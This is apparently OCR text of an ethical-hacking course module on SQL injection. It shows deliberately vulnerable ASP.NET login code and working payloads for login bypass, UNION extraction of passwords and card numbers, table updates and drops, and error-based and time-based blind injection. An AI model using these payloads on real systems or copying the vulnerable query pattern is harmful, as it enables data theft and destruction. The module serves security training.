

C|EH
Certified Ethical Hacker
Login
Create an account
Username
Remember me
Need help?
Module 15
SQL Injection

Module Objectives

Module Objectives

- Understanding SQL Injection Concepts
- Understanding various types of SQL Injection Attacks
- Understanding SQL Injection Methodology
- Understanding various SQL Injection Tools
- Understanding different IDS Evasion Techniques
- Overview of SQL Injection Countermeasures
- Overview of various SQL Injection Detection Tools

Module Flow

1. SQL Injection Concepts
2. Types of SQL Injection
3. SQL Injection Methodology
4. SQL Injection Tools
5. Evasion Techniques
6. Countermeasures

What is SQL Injection?

- SQL injection is a technique used to take advantage of **un-sanitized input vulnerabilities** to pass SQL commands through a web application for execution by a **backend database**
- SQL injection is a basic attack used to either **gain unauthorized access** to a database or **retrieve information** directly from the database
- It is a **flaw in web applications** and not a database or web server issue

Why Bother about SQL Injection?

Based on the use of **applications** and the way it **processes user supplied data**, SQL injection can be used to implement the attacks mentioned below:

1. **Authentication Bypass**
2. **Information Disclosure**
3. **Compromised Integrity and Availability of Data**
4. **Remote Code Execution**

SQL Injection and Server-side Technologies


Server-side Technology	Powerful server-side technologies like ASP.NET and database servers allow developers to **create dynamic, data-driven websites and web apps** with incredible ease
Exploit	The power of ASP.NET and SQL can easily be **exploited by hackers** using SQL injection attacks
Susceptible Databases	All relational databases, SQL Server, Oracle, IBM DB2, and MySQL, are susceptible to **SQL-injection attacks**
Attack	SQL injection attacks do not exploit a specific software vulnerability, instead they **target websites and web apps** that do not follow **secure coding practices** for accessing and manipulating data stored in a relational database

Understanding HTTP POST Request

- When a user provides information and clicks **Submit**, the browser submits a string to the web server that contains the user's credentials
- This **string is visible** in the body of the HTTP or HTTPS POST request as:

SQL query at the database

```
select * from Users where
(username = 'smith' and
password = 'simpson');
```



Understanding Normal SQL Query


```
BadLogin.aspx.cs
private void cmdLogin_Click(object sender,
System.EventArgs e)
{ string strCnx =
"server=
 localhost;database=northwind;uid=sa;pwd=;";
SqlConnection cnx = new SqlConnection(strCnx);
 cnx.Open();

//This code is susceptible to SQL injection attacks.
string strQry = "SELECT Count(*) FROM
Users WHERE UserName='" + txtUser.Text +
"' AND Password='" + txtPassword.Text +
"'";

int intRecs;
SqlCommand cmd = new SqlCommand(strQry, cnx);
intRecs = (int) cmd.ExecuteScalar();
if (intRecs>0) {
FormsAuthentication.RedirectFromLoginPage(txtUser.
Text, false); } else {
lblMsg.Text = "Login attempt failed."; }
cnx.Close();
}
```

Server-side Code (BadLogin.aspx)

Constructed SQL Query

```
SELECT Count(*) FROM Users WHERE UserName='Jason'
AND Password='Springfield'
```

Understanding an SQL Injection Query

Attacker Launching SQL Injection

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield'
```

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1
```

SQL Query Executed

```
--' AND Password='Springfield'
```

Code after -- are now comments

Understanding an SQL Injection Query – Code Analysis

1. A user enters a user name and password that **matches a record** in the **user's table**
2. A dynamically generated SQL query is used to **retrieve** the number of matching rows
3. The user is then **authenticated and redirected** to the requested page
4. When the attacker enters **blah' or 1=1 --** then the SQL query will look like:


```
SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1 --' AND Password=''
```

5. Because a pair of hyphens designate the beginning of a comment in SQL, the query simply becomes:

```
SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1
```

```
string strQry = "SELECT Count(*) FROM Users WHERE UserName='" +
txtUser.Text + "' AND Password='" + txtPassword.Text + "'";
```

Example of a Web Application Vulnerable to SQL Injection: BadProductList.aspx



This page displays products from the Northwind database and allows users to **filter the resulting list of products** using a textbox called txtFilter

Like the previous example (**BadLogin.aspx**), this code is vulnerable to SQL injection attacks

The executed SQL is constructed **dynamically** from a user-supplied input

Example of a Web App Vulnerable to SQL Injection: Attack Analysis

Attacker Launching SQL Injection

```
blah' UNION Select 0, username,
password, 0 from users --
```

SQL Query Executed

```
SELECT ProductId, ProductName, QuantityPerUnit, UnitPrice FROM Products WHERE ProductName LIKE
'blah' UNION Select 0, username, password, 0 from users --
```

Examples of SQL Injection


Example	Attacker SQL Query	SQL Query Executed
Updating Table	`blah'; UPDATE jb-customers SET jb-email = 'info@certifiedhacker.com' WHERE email ='jason@springfield.com; --`	`SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = 'blah'; UPDATE jb-customers SET jb-email = 'info@certifiedhacker.com' WHERE email ='jason@springfield.com; --';`
Adding New Records	`blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason','jason springfield');--`	`SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE email = 'blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason', 'jason springfield');--';`
Identifying the Table Name	`blah' AND 1=(SELECT COUNT(*) FROM mytable); --` Note: You will need to guess table names here	`SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM table WHERE jb-email = 'blah' AND 1=(SELECT COUNT(*) FROM mytable); --';`
Deleting a Table	`blah'; DROP TABLE Creditcard; --`	`SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = 'blah'; DROP TABLE Creditcard; --';`
Returning More Data	`OR 1=1`	`SELECT * FROM User_Data WHERE Email_ID = 'blah' OR 1=1`

SQL Injection Vulnerable Website

Module Flow

1. SQL Injection Concepts
2. Types of SQL Injection
3. SQL Injection Methodology
4. SQL Injection Tools
5. Evasion Techniques
6. Countermeasures

Types of SQL Injection



In-Band SQL Injection

- Attackers use the same **communication channel** to perform the attack and **retrieve** the results

Types of in-band SQL Injection

Error-based SQL Injection

Attackers intentionally **insert bad input** into an application, causing it to throw **database errors**

Tautology

Attackers inject statements that are always true so that queries always return results upon evaluation of a WHERE condition

```
SELECT * FROM users WHERE name = '' OR '1'='1';
```

System Stored Procedure

Attackers **exploit databases' stored procedures** to perpetrate their attacks

End of Line Comment

After injecting code into a particular field, legitimate code that follows is nullified through the use of end of line comments

```
SELECT * FROM user WHERE name = 'x' AND userid IS NULL; --';
```

Illegal/Logically Incorrect Query

Attackers **send an incorrect query to the database intentionally** to generate an error message that may be helpful in carrying out further attacks

Inline Comment

Attackers integrate multiple vulnerable inputs into a single query using inline comments

```
INSERT INTO Users (UserName, isAdmin, Password)
VALUES('Attacker', 1, /*', 0, '*/'mypwd')
```

Union SQL Injection

Attackers use a UNION clause to add a malicious query to the requested query

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL
SELECT creditCardNumber,1,1 FROM CreditCardTable
```

Piggybacked Query

Attackers inject additional malicious query to the original query. As a result, the DBMS executes multiple SQL queries

```
SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = 'Bob';
DROP TABLE DEPT;
```

Error Based SQL Injection

- Error based SQL Injection forces the database to perform some operation in which the **result will be an error**
- This exploitation may differ from one DBMS to the other

- **Consider the SQL query shown below:**

```
SELECT * FROM products WHERE
id_product=$id_product
```

- **Consider the request to a script which executes the query above:**

```
http://www.example.com/product.php?id=10
```

- **The malicious request would be (e.g., Oracle 10g):**

```
http://www.example.com/product.php?
id=10||UTL_INADDR.GET_HOST_NAME( (SELECT
user FROM DUAL) )--
```

- In the example, the tester concatenates the value 10 with the result of the function `UTL_INADDR.GET_HOST_NAME`
- This Oracle function will try to return the hostname of the parameter passed to it, which is another query, the name of the user
- When the database looks for a hostname with the user database name, it will fail and return an error message like:

```
ORA-292257: host SCOTT unknown
```

- Then the tester can manipulate the parameter passed to `GET_HOST_NAME()` function, and the result will be shown in the error message

Union SQL Injection

- This technique involves **joining a forged query** to the **original query**
- Result of forged query will be joined to the result of the original query, thereby, allowing it to obtain the **values of fields of other tables**

Example:

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

Now set the following Id value:

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

The final query is as shown below:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1
FROM CreditCardTable
```

The above query joins the result of the original query with all the credit card users

Blind/Inferential SQL Injection

No Error Message

- Blind SQL Injection is used when a **web application is vulnerable** to an SQL injection, but the results of the injection are not visible to the attacker

Generic Page


- Blind SQL injection is identical to a normal SQL Injection, except that a generic custom page is displayed when an attacker attempts to exploit an application rather than seeing a **useful error message**

Time-intensive

- This type of attack can become **time-intensive because a new statement** must be crafted for each bit recovered

Note: An attacker can still steal data by asking a series of True and False questions through SQL statements

No Error Messages Returned




Blind SQL Injection: WAITFOR DELAY (YES or NO Response)

```
; IF EXISTS(SELECT * FROM creditcard)
WAITFOR DELAY '0:0:10'--
```

Since no error messages are returned, use '`waitfor delay`' command to check the SQL execution status


Check if database "creditcard" exists or not

NO



YES

Sleep for 10 seconds



WAIT FOR DELAY 'time' (Seconds)

This is just like sleep, wait for specified time. CPU-safe way to make database wait.

```
WAITFOR DELAY '0:0:10'--
```

BENCHMARK() (Minutes)

This command runs on MySQL server.

```
BENCHMARK(howmanytimes, do this)
```

Blind SQL Injection: Boolean Exploitation and Heavy Query

Boolean Exploitation

- Multiple valid statements that evaluate **true** and **false** are supplied in the affected parameter in the **HTTP request**
- By comparing the response page between both conditions, the attackers can infer whether or not the **injection was successful**
- For example, consider the URL

  http://www.myshop.com/item.aspx?id=67

  An attacker may manipulate the above request to

  http://www.myshop.com/item.aspx?id=67 and 1=2

  SQL Query Executed

```
SELECT Name, Price, Description FROM
ITEM_DATA WHERE ITEM_ID = 67 AND 1 = 2
```

Heavy Query

- Attackers use heavy queries to perform time delay SQL injection attack without using **time delay functions**
- Heavy query retrieves a huge amount of data and takes a huge amount of time to execute on the **database engine**
- Attackers generate heavy queries using **multiple joins on system tables**
- For example,

```
SELECT * FROM products WHERE id=1 AND 1
< SELECT count(*) FROM all_users A,
all_users B, all_users C
```

Out-of-Band SQL Injection

01

In Out-of-Band SQL injection, the attacker needs to **communicate with the server** and acquire features of the **database server** used by the web application

Attackers use different **communication channels** to perform the attack and obtain the results

02

03

Attackers use **DNS** and **HTTP requests** to retrieve data from the database server

